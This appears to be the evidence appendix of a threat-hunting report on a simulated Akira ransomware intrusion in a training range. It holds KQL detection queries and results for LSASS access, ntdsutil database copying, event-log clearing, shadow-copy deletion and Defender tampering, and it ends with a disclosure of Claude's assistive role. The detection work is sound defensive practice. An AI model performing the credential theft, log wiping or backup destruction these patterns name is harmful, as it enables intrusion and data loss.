ADDC01	C:\Users\Public\OneDriveSync.exe	172.67.174.46	770	15	2/4/2026, 4:49:33.000 AM	2/4/2026, 6:34:27.000 PM
HL-FS01	C:\ProgramData\Microsoft\OneDriveSync.exe	104.21.30.237	680	11	2/4/2026, 4:49:43.000 AM	2/4/2026, 2:47:18.000 PM
HL-FS01	C:\ProgramData\Microsoft\wsync.exe	104.21.30.237	670	11	2/4/2026, 4:59:28.000 AM	2/4/2026, 2:47:31.000 PM
HL-FS01	C:\ProgramData\Microsoft\OneDriveSync.exe	172.67.174.46	531	11	2/4/2026, 4:47:30.000 AM	2/4/2026, 2:45:18.000 PM
HL-FS01	C:\ProgramData\Microsoft\wsync.exe	172.67.174.46	528	11	2/4/2026, 4:54:56.000 AM	2/4/2026, 2:44:30.000 PM
BACKOFFICE-PC1	C:\Windows\System32\rundll32.exe	104.21.30.237	449	8	2/4/2026, 2:25:08.000 AM	2/4/2026, 9:23:49.000 AM
BACKOFFICE-PC1	C:\Windows\System32\rundll32.exe	172.67.174.46	358	8	2/4/2026, 2:30:58.000 AM	2/4/2026, 9:15:47.000 AM
BACKOFFICE-PC1	C:\Users\Public\taskhostw.exe	172.67.174.46	355	8	2/4/2026, 2:42:42.000 AM	2/4/2026, 9:15:19.000 AM
BACKOFFICE-PC1	C:\Users\Public\taskhostw.exe	104.21.30.237	331	8	2/4/2026, 2:46:31.000 AM	2/4/2026, 9:23:20.000 AM

B-68. *Detection D12: beaconing to one external IP, 14 attacker rows to the Cloudflare IPs. Cited in 13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 11 and TargetFilename contains @"\Start Menu\Programs\Startup\"
| summarize Hits = count(), Files = make_set(TargetFilename), First = min(EventTime), Last = max(EventTime) by host, Image
| sort by First asc
```

Results | Chart

host	Image	Hits	Files
HL-FS01	C:\ProgramData\Microsoft\updater.exe	4	["C:\\Users\\Emily.Grant\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\akira

host	HL-FS01
Image	C:\ProgramData\Microsoft\updater.exe
Hits	4
Files	["C:\\Users\\Emily.Grant\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\akira_readme.txt","C:\\ProgramData\\Microsoft\\Wi
0	C:\Users\Emily.Grant\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\akira_readme.txt
1	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\akira_readme.txt
2	C:\Users\Administrator.HARBORLIGHT\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\akira_readme.txt
3	C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\akira_readme.txt
First [UTC]	2026-02-04T05:13:05Z
Last [UTC]	2026-02-04T05:13:09Z

B-69. *Detection D13: file dropped into a Startup folder, 4 hits. Cited in 13.*

```
let window = HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59));
let started = window | where EventID == 1 | distinct host, Image;
window
| where EventID in (3, 22)
| where Image has_any (@"\Users\", @"\ProgramData\", @"\Temp\")
| join kind=leftanti started on host, Image
| summarize Events = count(), First = min(EventTime), Last = max(EventTime) by host, Image
| sort by First asc
```

Results Chart

host	Image	Events	First [UTC]	Last [UTC]
BACKOFFICE-PC1	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.26010.4-0\MpDefenderCoreService.exe	53	2/4/2026, 12:59:12.000 AM	2/4/2026, 1:41:28.000 PM
HL-FS01	C:\ProgramData\Microsoft\MsMpEng.exe	88	2/4/2026, 3:58:34.000 AM	2/4/2026, 4:03:57.000 AM
BACKOFFICE-PC1	C:\Users\emily.grant\AppData\Local\Microsoft\OneDrive\OneDrive.exe	2	2/4/2026, 4:24:04.000 AM	2/4/2026, 4:52:02.000 AM
HL-FS01	C:\ProgramData\Microsoft\OneDriveSync.exe	1216	2/4/2026, 4:47:30.000 AM	2/4/2026, 2:47:18.000 PM
HL-FS01	C:\ProgramData\Microsoft\wsync.exe	1203	2/4/2026, 4:54:55.000 AM	2/4/2026, 2:47:31.000 PM

B-70. *Detection D14: network activity from a binary with no process-create, 3 attacker and 2 to tune. Cited in 13.*

```
let w = HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59));
union
  (w | where EventID == 1 and Image endswith @"\rundll32.exe" and CommandLine matches regex @"(?i)\b[D-Z]:\\[^,]+\.dll" | extend Rule = "D1"),
  (w | where EventID == 13 and TargetObject contains @"ms-settings\shell\open\command" | extend Rule = "D2"),
  (w | where EventID == 10 and granted_access in ("0x1fffff", "0x1010", "0x1410")
       and extract(@"<Data Name='TargetImage'>([^<]+)", 1, EventData_Xml) endswith @"\lsass.exe" | extend Rule = "D3"),
  (w | where EventID == 1 and CommandLine has "ntdsutil" and CommandLine has_any ("ifm", "create full") | extend Rule = "D5"),
  (w | where EventID == 1 and CommandLine has "wevtutil" and CommandLine has " cl " | extend Rule = "D6"),
  (w | where EventID == 1 and CommandLine has_any ("delete shadows", "shadowcopy delete", "delete catalog") | extend Rule = "D7")
| summarize Rules = make_set(Rule), RuleCount = dcount(Rule), First = min(EventTime), Last = max(EventTime) by host, Hour = bin(EventTime, 1h)
| where RuleCount >= 2
| sort by First asc
```

Results Chart

host	Hour [UTC]	Rules	RuleCount	First [UTC]	Last [UTC]
BACKOFFICE-PC1	2/4/2026, 2:00:00.000 AM	["D2","D1","D3"]	3	2/4/2026, 2:00:08.000 AM	2/4/2026, 2:50:17.000 AM
HL-FS01	2/4/2026, 4:00:00.000 AM	["D7","D3"]	2	2/4/2026, 4:04:05.000 AM	2/4/2026, 4:26:08.000 AM
ADDC01	2/4/2026, 4:00:00.000 AM	["D5","D7","D3"]	3	2/4/2026, 4:33:55.000 AM	2/4/2026, 4:43:35.000 AM

B-71. *Detection D16: two or more detections on one host within an hour, PC1 at 02:00. Cited in 13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1
| where (Image endswith @"\net.exe" and CommandLine has " stop ")
    or (Image endswith @"\taskkill.exe" and CommandLine has "/im")
| summarize Kills = count(), First = min(EventTime), Last = max(EventTime) by host, ParentImage, Minute = bin(EventTime, 1m)
| where Kills >= 10
| sort by First asc
```

Results Chart

host	ParentImage	Minute [UTC]	Kills	First [UTC]	Last [UTC]
HL-FS01	C:\Windows\System32\cmd.exe	2/4/2026, 4:03:00.000 AM	14	2/4/2026, 4:03:56.000 AM	2/4/2026, 4:03:59.000 AM
HL-FS01	C:\Windows\System32\cmd.exe	2/4/2026, 4:04:00.000 AM	80	2/4/2026, 4:04:03.000 AM	2/4/2026, 4:04:05.000 AM
HL-FS01	C:\Windows\System32\cmd.exe	2/4/2026, 4:05:00.000 AM	94	2/4/2026, 4:05:18.000 AM	2/4/2026, 4:05:26.000 AM

B-72. *Detection D17: service-stop and process-kill burst, 3 bursts, all update.bat. Cited in 11, 13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1
| where CommandLine has_any ("Set-MpPreference", "DisableRealtimeMonitoring", "DisableAntiSpyware")
    or (CommandLine has "advfirewall" and CommandLine has "state off")
    or (CommandLine has " stop " and CommandLine has_any ("WinDefend", "Sense", "WdNisSvc", "SecurityHealthService", "wscsvc"))
    or (Image endswith @"\taskkill.exe" and CommandLine has_any ("MsMpEng", "MsSense", "SenseIR", "SenseCncProxy"))
| summarize Hits = count(), First = min(EventTime), Last = max(EventTime) by host, Image
| sort by First asc
```

Results Chart

host	Image	Hits	First [UTC]	Last [UTC]
HL-FS01	C:\Windows\System32\WindowsPowerS...	10	2/4/2026, 4:03:50.000 AM	2/4/2026, 4:05:17.000 AM
HL-FS01	C:\Windows\System32\reg.exe	4	2/4/2026, 4:03:55.000 AM	2/4/2026, 4:05:17.000 AM
HL-FS01	C:\Windows\System32\netsh.exe	2	2/4/2026, 4:03:55.000 AM	2/4/2026, 4:05:17.000 AM
HL-FS01	C:\Windows\System32\net1.exe	10	2/4/2026, 4:03:56.000 AM	2/4/2026, 4:05:18.000 AM
HL-FS01	C:\Windows\System32\net.exe	10	2/4/2026, 4:03:56.000 AM	2/4/2026, 4:05:18.000 AM
HL-FS01	C:\Windows\System32\taskkill.exe	8	2/4/2026, 4:03:58.000 AM	2/4/2026, 4:05:18.000 AM

B-73. *Detection D18: Defender and firewall tampering, 44 hits, all update.bat. Cited in 13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:01:20) .. datetime(2026-02-04 04:01:50))
| where host == "ADDC01" and EventCode in (4624, 4672, 4776, 4698)
| project EventTime, EventCode, Account_Name, Logon_Account, Logon_Type,
          Source_Network_Address, Workstation_Name, Source_Workstation,
          Logon_Process, Authentication_Package, Task_Name = Name
| sort by EventTime asc
```

Results Chart

EventTime [UTC]	EventCode	Account_Name	Logon_Account	Logon_Type	Source_Network_Address	Workstation_Name	Logon_Process	Authentication_Package
2/4/2026, 4:01:20.000 AM	4672	ADDC01$						
2/4/2026, 4:01:20.000 AM	4624	- ADDC01$		3	::1	-	Kerberos	Kerberos
2/4/2026, 4:01:24.000 AM	4624	- FRONTDESK-PC2$		3	172.16.0.223	-	Kerberos	Kerberos
2/4/2026, 4:01:29.000 AM	4624	ADDC01$ SYSTEM		5	-	-	Advapi	Negotiate
2/4/2026, 4:01:29.000 AM	4672	SYSTEM						
2/4/2026, 4:01:32.000 AM	4624	- ANONYMOUS LOGON		3	172.16.0.8	-	NtLmSsp	NTLM
2/4/2026, 4:01:34.000 AM	4672	Emily.Grant						
2/4/2026, 4:01:34.000 AM	4776		Emily.Grant					MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
2/4/2026, 4:01:34.000 AM	4624	- Emily.Grant		3	172.16.0.8	-	NtLmSsp	NTLM
2/4/2026, 4:01:41.000 AM	4624	- Emily.Grant		3	172.16.0.8	-	NtLmSsp	NTLM
2/4/2026, 4:01:41.000 AM	4776		Emily.Grant					MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
2/4/2026, 4:01:41.000 AM	4672	Emily.Grant						
2/4/2026, 4:01:43.000 AM	4776		Emily.Grant					MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
2/4/2026, 4:01:43.000 AM	4672	Emily.Grant						
2/4/2026, 4:01:43.000 AM	4624	- Emily.Grant		3	172.16.0.8	-	NtLmSsp	NTLM
2/4/2026, 4:01:44.000 AM	4776		Emily.Grant					MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
2/4/2026, 4:01:44.000 AM	4672	Emily.Grant						
2/4/2026, 4:01:44.000 AM	4624	- Emily.Grant		3	-	-	NtLmSsp	NTLM

B-74. *Logons on ADDC01 at 04:01: Emily.Grant over NTLM from 172.16.0.8 (HL-FS01), with special privileges (K50). Cited in 6, 7.8, F10.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:35) .. datetime(2026-02-04 23:59))
| where host == "ADDC01" and EventCode in (4768, 4769, 4770)
| summarize Tickets = count(), First = min(EventTime), Last = max(EventTime)
          by EventCode, Account_Name, Service_Name, Ticket_Encryption_Type, Client_Address
| sort by Ticket_Encryption_Type asc, Tickets desc
```

Results Chart

EventCode	Account_Name	Service_Name	Ticket_Encryption_Type	Client_Address	Tickets	First [UTC]	Last [UTC]
4769	ADDC01$@HARBORLIGHT.LOCAL	ADDC01$	0x12	::1	14	2/4/2026, 5:56:22.000 AM	2/4/2026, 4:16:44.000 PM
4770	ADDC01$@HARBORLIGHT.LOCAL	krbtgt	0x12	::1	13	2/4/2026, 4:44:19.000 AM	2/4/2026, 3:40:34.000 PM
4769	HL-JMP01$@HARBORLIGHT.LOCAL	ADDC01$	0x12	::ffff:172.16.0.10	6	2/4/2026, 2:14:33.000 PM	2/4/2026, 2:14:37.000 PM
4768	HL-JMP01$	krbtgt	0x12	::ffff:172.16.0.10	5	2/4/2026, 2:14:33.000 PM	2/4/2026, 2:14:46.000 PM
4769	OFFICE-PC1$@HARBORLIGHT.LOCAL	ADDC01$	0x12	::ffff:172.16.0.174	5	2/4/2026, 7:43:08.000 AM	2/4/2026, 6:13:09.000 PM
4769	HL-FS01$@HARBORLIGHT.LOCAL	ADDC01$	0x12	::ffff:172.16.0.8	5	2/4/2026, 8:53:47.000 AM	2/4/2026, 9:42:49.000 AM
4769	FRONTDESK-PC1$@HARBORLIGHT.LOCAL	ADDC01$	0x12	::ffff:172.16.0.110	5	2/4/2026, 7:09:28.000 AM	2/4/2026, 5:46:29.000 PM
4769	OFFICE-PC2$@HARBORLIGHT.LOCAL	ADDC01$	0x12	::ffff:172.16.0.132	5	2/4/2026, 6:31:19.000 AM	2/4/2026, 3:59:11.000 PM
4769	OFFICE-PC1$@HARBORLIGHT.LOCAL	OFFICE-PC1$	0x12	::ffff:172.16.0.174	4	2/4/2026, 7:43:08.000 AM	2/4/2026, 6:13:08.000 PM
4769	OFFICE-PC2$@HARBORLIGHT.LOCAL	OFFICE-PC2$	0x12	::ffff:172.16.0.132	4	2/4/2026, 6:59:10.000 AM	2/4/2026, 6:35:05.000 PM
4769	FRONTDESK-PC1$@HARBORLIGHT.LOCAL	FRONTDESK-PC1$	0x12	::ffff:172.16.0.110	4	2/4/2026, 7:09:28.000 AM	2/4/2026, 5:46:28.000 PM
4769	FRONTDESK-PC2$@HARBORLIGHT.LOCAL	ADDC01$	0x12	::ffff:172.16.0.223	4	2/4/2026, 5:59:13.000 AM	2/4/2026, 3:29:15.000 PM
4769	OFFICE-PC1$@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.174	3	2/4/2026, 7:43:09.000 AM	2/4/2026, 4:28:09.000 PM
4770	OFFICE-PC1$@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.174	3	2/4/2026, 6:58:08.000 AM	2/4/2026, 4:28:08.000 PM
4769	FRONTDESK-PC2$@HARBORLIGHT.LOCAL	FRONTDESK-PC2$	0x12	::ffff:172.16.0.223	3	2/4/2026, 9:39:12.000 AM	2/4/2026, 5:39:13.000 PM
4769	BACKOFFICE-PC1$@HARBORLIGHT.LOCAL	ADDC01$	0x12	::ffff:172.16.0.109	3	2/4/2026, 7:14:41.000 AM	2/4/2026, 9:03:57.000 AM
4769	OFFICE-PC2$@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.132	3	2/4/2026, 6:59:11.000 AM	2/4/2026, 3:59:11.000 PM
4769	FRONTDESK-PC1$@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.110	3	2/4/2026, 7:09:29.000 AM	2/4/2026, 5:46:29.000 PM
4768	Emily.Grant	krbtgt	0x12	::1	3	2/4/2026, 4:44:32.000 AM	2/4/2026, 4:44:43.000 AM
4770	FRONTDESK-PC1$@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.110	3	2/4/2026, 6:46:24.000 AM	2/4/2026, 4:31:23.000 PM
4769	Emily.Grant@HARBORLIGHT.LOCAL	ADDC01$	0x12	::ffff:172.16.0.110	3	2/4/2026, 6:20:48.000 AM	2/4/2026, 4:15:48.000 PM
4770	OFFICE-PC2$@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.132	3	2/4/2026, 5:37:18.000 AM	2/4/2026, 3:22:18.000 PM
4770	Emily.Grant@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.110	3	2/4/2026, 5:49:43.000 AM	2/4/2026, 3:34:43.000 PM
4769	FRONTDESK-PC2$@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.223	3	2/4/2026, 5:44:13.000 AM	2/4/2026, 3:14:15.000 PM
4770	FRONTDESK-PC2$@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.223	3	2/4/2026, 5:44:13.000 AM	2/4/2026, 3:14:15.000 PM
4769	Emily.Grant@HARBORLIGHT.LOCAL	ADDC01$	0x12	::ffff:172.16.0.109	3	2/4/2026, 12:41:43.000 PM	2/4/2026, 2:28:03.000 PM
4769	BACKOFFICE-PC1$@HARBORLIGHT.LOCAL	BACKOFFICE-PC1$	0x12	::ffff:172.16.0.109	2	2/4/2026, 7:14:41.000 AM	2/4/2026, 9:42:36.000 AM
4768	OFFICE-PC2$	krbtgt	0x12	::ffff:172.16.0.132	2	2/4/2026, 10:35:06.000 AM	2/4/2026, 6:35:05.000 PM
4770	Emily.Grant@HARBORLIGHT.LOCAL	krbtgt	0x12	::1	2	2/4/2026, 8:46:15.000 AM	2/4/2026, 6:31:15.000 PM
4768	FRONTDESK-PC1$	krbtgt	0x12	::ffff:172.16.0.110	2	2/4/2026, 9:31:24.000 AM	2/4/2026, 5:31:24.000 PM
4770	Diane.Foster@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.132	2	2/4/2026, 5:06:33.000 AM	2/4/2026, 2:51:33.000 PM
4769	Diane.Foster@HARBORLIGHT.LOCAL	ADDC01$	0x12	::ffff:172.16.0.132	2	2/4/2026, 5:23:59.000 AM	2/4/2026, 3:01:18.000 PM
4769	HL-JMP01$@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.10	2	2/4/2026, 2:14:33.000 PM	2/4/2026, 2:14:37.000 PM
4769	HL-JMP01$@HARBORLIGHT.LOCAL	HL-JMP01$	0x12	::ffff:172.16.0.10	2	2/4/2026, 2:14:37.000 PM	2/4/2026, 2:14:46.000 PM
4768	OFFICE-PC1$	krbtgt	0x12	::ffff:172.16.0.174	2	2/4/2026, 9:58:10.000 AM	2/4/2026, 5:58:09.000 PM
4769	ADDC01$@HARBORLIGHT.LOCAL	krbtgt	0x12	::1	2	2/4/2026, 5:40:34.000 AM	2/4/2026, 3:10:35.000 PM
4769	Administrator@HARBORLIGHT.LOCAL	ADDC01$	0x12	::ffff:172.16.0.9	2	2/4/2026, 4:58:53.000 AM	2/4/2026, 2:17:53.000 PM

B-75. *Kerberos tickets on ADDC01 after 04:35, part 1: all AES, Emily.Grant tickets from the DC at 04:44, Administrator from 172.16.0.9 (K51). Cited in 7.8, F5, F6, N15.*

4769	ADDC01$@HARBORLIGHT.LOCAL	krbtgt	0x12	::1	2	2/4/2026, 5:40:34.000 AM	2/4/2026, 3:10:35.000 PM
4769	Administrator@HARBORLIGHT.LOCAL	ADDC01$	0x12	::ffff:172.16.0.9	2	2/4/2026, 4:58:53.000 AM	2/4/2026, 2:17:53.000 PM
4768	FRONTDESK-PC2$	krbtgt	0x12	::ffff:172.16.0.223	2	2/4/2026, 9:39:12.000 AM	2/4/2026, 5:39:13.000 PM
4769	HL-FS01$@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.8	2	2/4/2026, 8:38:47.000 AM	2/4/2026, 9:15:48.000 AM
4769	HL-FS01$@HARBORLIGHT.LOCAL	HL-FS01$	0x12	::ffff:172.16.0.8	2	2/4/2026, 7:08:55.000 AM	2/4/2026, 9:34:51.000 AM
4770	Emily.Grant@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.109	2	2/4/2026, 11:38:50.000 AM	2/4/2026, 12:19:00.000 PM
4768	ADDC01$	krbtgt	0x12	::1	2	2/4/2026, 10:59:08.000 AM	2/4/2026, 10:59:08.000 AM
4769	BACKOFFICE-PC1$@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.109	2	2/4/2026, 5:42:41.000 AM	2/4/2026, 8:48:57.000 AM
4770	BACKOFFICE-PC1$@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.109	2	2/4/2026, 5:42:41.000 AM	2/4/2026, 8:48:57.000 AM
4770	HL-FS01$@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.8	2	2/4/2026, 8:38:47.000 AM	2/4/2026, 8:53:43.000 AM
4769	Emily.Grant@HARBORLIGHT.LOCAL	BACKOFFICE-PC1$	0x12	::1	2	2/4/2026, 4:44:43.000 AM	2/4/2026, 4:44:43.000 AM
4769	Emily.Grant@HARBORLIGHT.LOCAL	HL-FS01$	0x12	::1	2	2/4/2026, 4:44:32.000 AM	2/4/2026, 4:44:32.000 AM
4769	Emily.Grant@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.109	1	2/4/2026, 2:28:03.000 PM	2/4/2026, 2:28:03.000 PM
4770	Administrator@HARBORLIGHT.LOCAL	krbtgt	0x12	::ffff:172.16.0.9	1	2/4/2026, 1:26:47.000 PM	2/4/2026, 1:26:47.000 PM
4768	BACKOFFICE-PC1$	krbtgt	0x12	::ffff:172.16.0.109	1	2/4/2026, 9:42:36.000 AM	2/4/2026, 9:42:36.000 AM
4769	ADDC01$@HARBORLIGHT.LOCAL	BACKOFFICE-PC1$	0x12	::1	1	2/4/2026, 4:44:43.000 AM	2/4/2026, 4:44:43.000 AM
4768	HL-FS01$	krbtgt	0x12	::ffff:172.16.0.8	1	2/4/2026, 7:08:55.000 AM	2/4/2026, 7:08:55.000 AM
4769	ADDC01$@HARBORLIGHT.LOCAL	HL-FS01$	0x12	::1	1	2/4/2026, 4:44:32.000 AM	2/4/2026, 4:44:32.000 AM

B-76. *Kerberos tickets on ADDC01 after 04:35, part 2 (K51). Cited in 7.8, F5, F6, N15.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where host == "ADDC01" and EventCode in (4768, 4769, 4770, 4624, 4776)
| where Account_Name has_any ("Administrator", "Emily.Grant") or Logon_Account has_any ("Administrator", "Emily.Grant")
| extend Client = coalesce(Client_Address, Source_Network_Address, Source_Workstation)
| where Client has_any ("172.16.0.9", "172.16.0.110", "HL-EXCH01", "FRONTDESK-PC1")
| summarize Events = count(), First = min(EventTime), Last = max(EventTime), Codes = make_set(EventCode) by Account_Name, Client
| sort by First asc
```

Results Chart

Account_Name	Client	Events	First [UTC]	Last [UTC]	Codes
- Emily.Grant	172.16.0.110	147	2/4/2026, 12:02:26.000 AM	2/4/2026, 6:45:19.000 PM	["4624"]
- Administrator	172.16.0.9	20	2/4/2026, 1:23:52.000 AM	2/4/2026, 5:45:53.000 PM	["4624"]
Administrator@HARBORLIGHT.LOCAL	::ffff:172.16.0.9	4	2/4/2026, 3:41:48.000 AM	2/4/2026, 2:17:53.000 PM	["4769","4770"]
Emily.Grant@HARBORLIGHT.LOCAL	::ffff:172.16.0.1...	8	2/4/2026, 4:21:21.000 AM	2/4/2026, 4:15:48.000 PM	["4770","4769"]

B-77. *Administrator and Emily.Grant on HL-EXCH01 and FRONTDESK-PC1, whole day: both logged on there before the intrusion (K52). Cited in F5, N16.*

Appendix C. References

- MITRE ATT&CK for Enterprise (technique links in section 11)
- Introducing the PEAK Threat Hunting Framework, Splunk SURGe
- TaHiTI: a threat hunting methodology, Dutch Payments Association
- CISA AA24-109A, #StopRansomware: Akira Ransomware
- Sysmon, Microsoft Sysinternals (event IDs 1, 3, 8, 10, 11, 13, 22)
- Process security and access rights, Microsoft (PROCESS_ALL_ACCESS)
- Audit Security Group Management, Microsoft (events 4728, 4732); Event 4728, Ultimate Windows Security
- Kusto Query Language reference, Microsoft
- rclone Mega backend
- Hunt 22 case brief, SOC alert queue, data dictionary and baseline network, Log(N) Pacific Cyber Range (range material, not public)

AI assistance disclosure

AI assistance. Claude (Anthropic) was used as an assistant during this hunt and report. It kept a working log of flag answers, queries and screenshots; suggested KQL queries and pivots when the analyst was stuck and asked for help, several of which were used as written; suggested wording for some flag answers; converted the analyst's working log into this template, writing the report text from the analyst's own findings, interpretations and confidence ratings and matching the analyst's earlier reporting style; organised the screenshots and captions; and reviewed drafts of the report against the logged evidence, supplying correction lists. The analyst ran every query in Sentinel, verified every result against the returned data, made the findings, interpretations and confidence ratings recorded in the working log, and reviewed, corrected and approved all report text. All conclusions are the analyst's.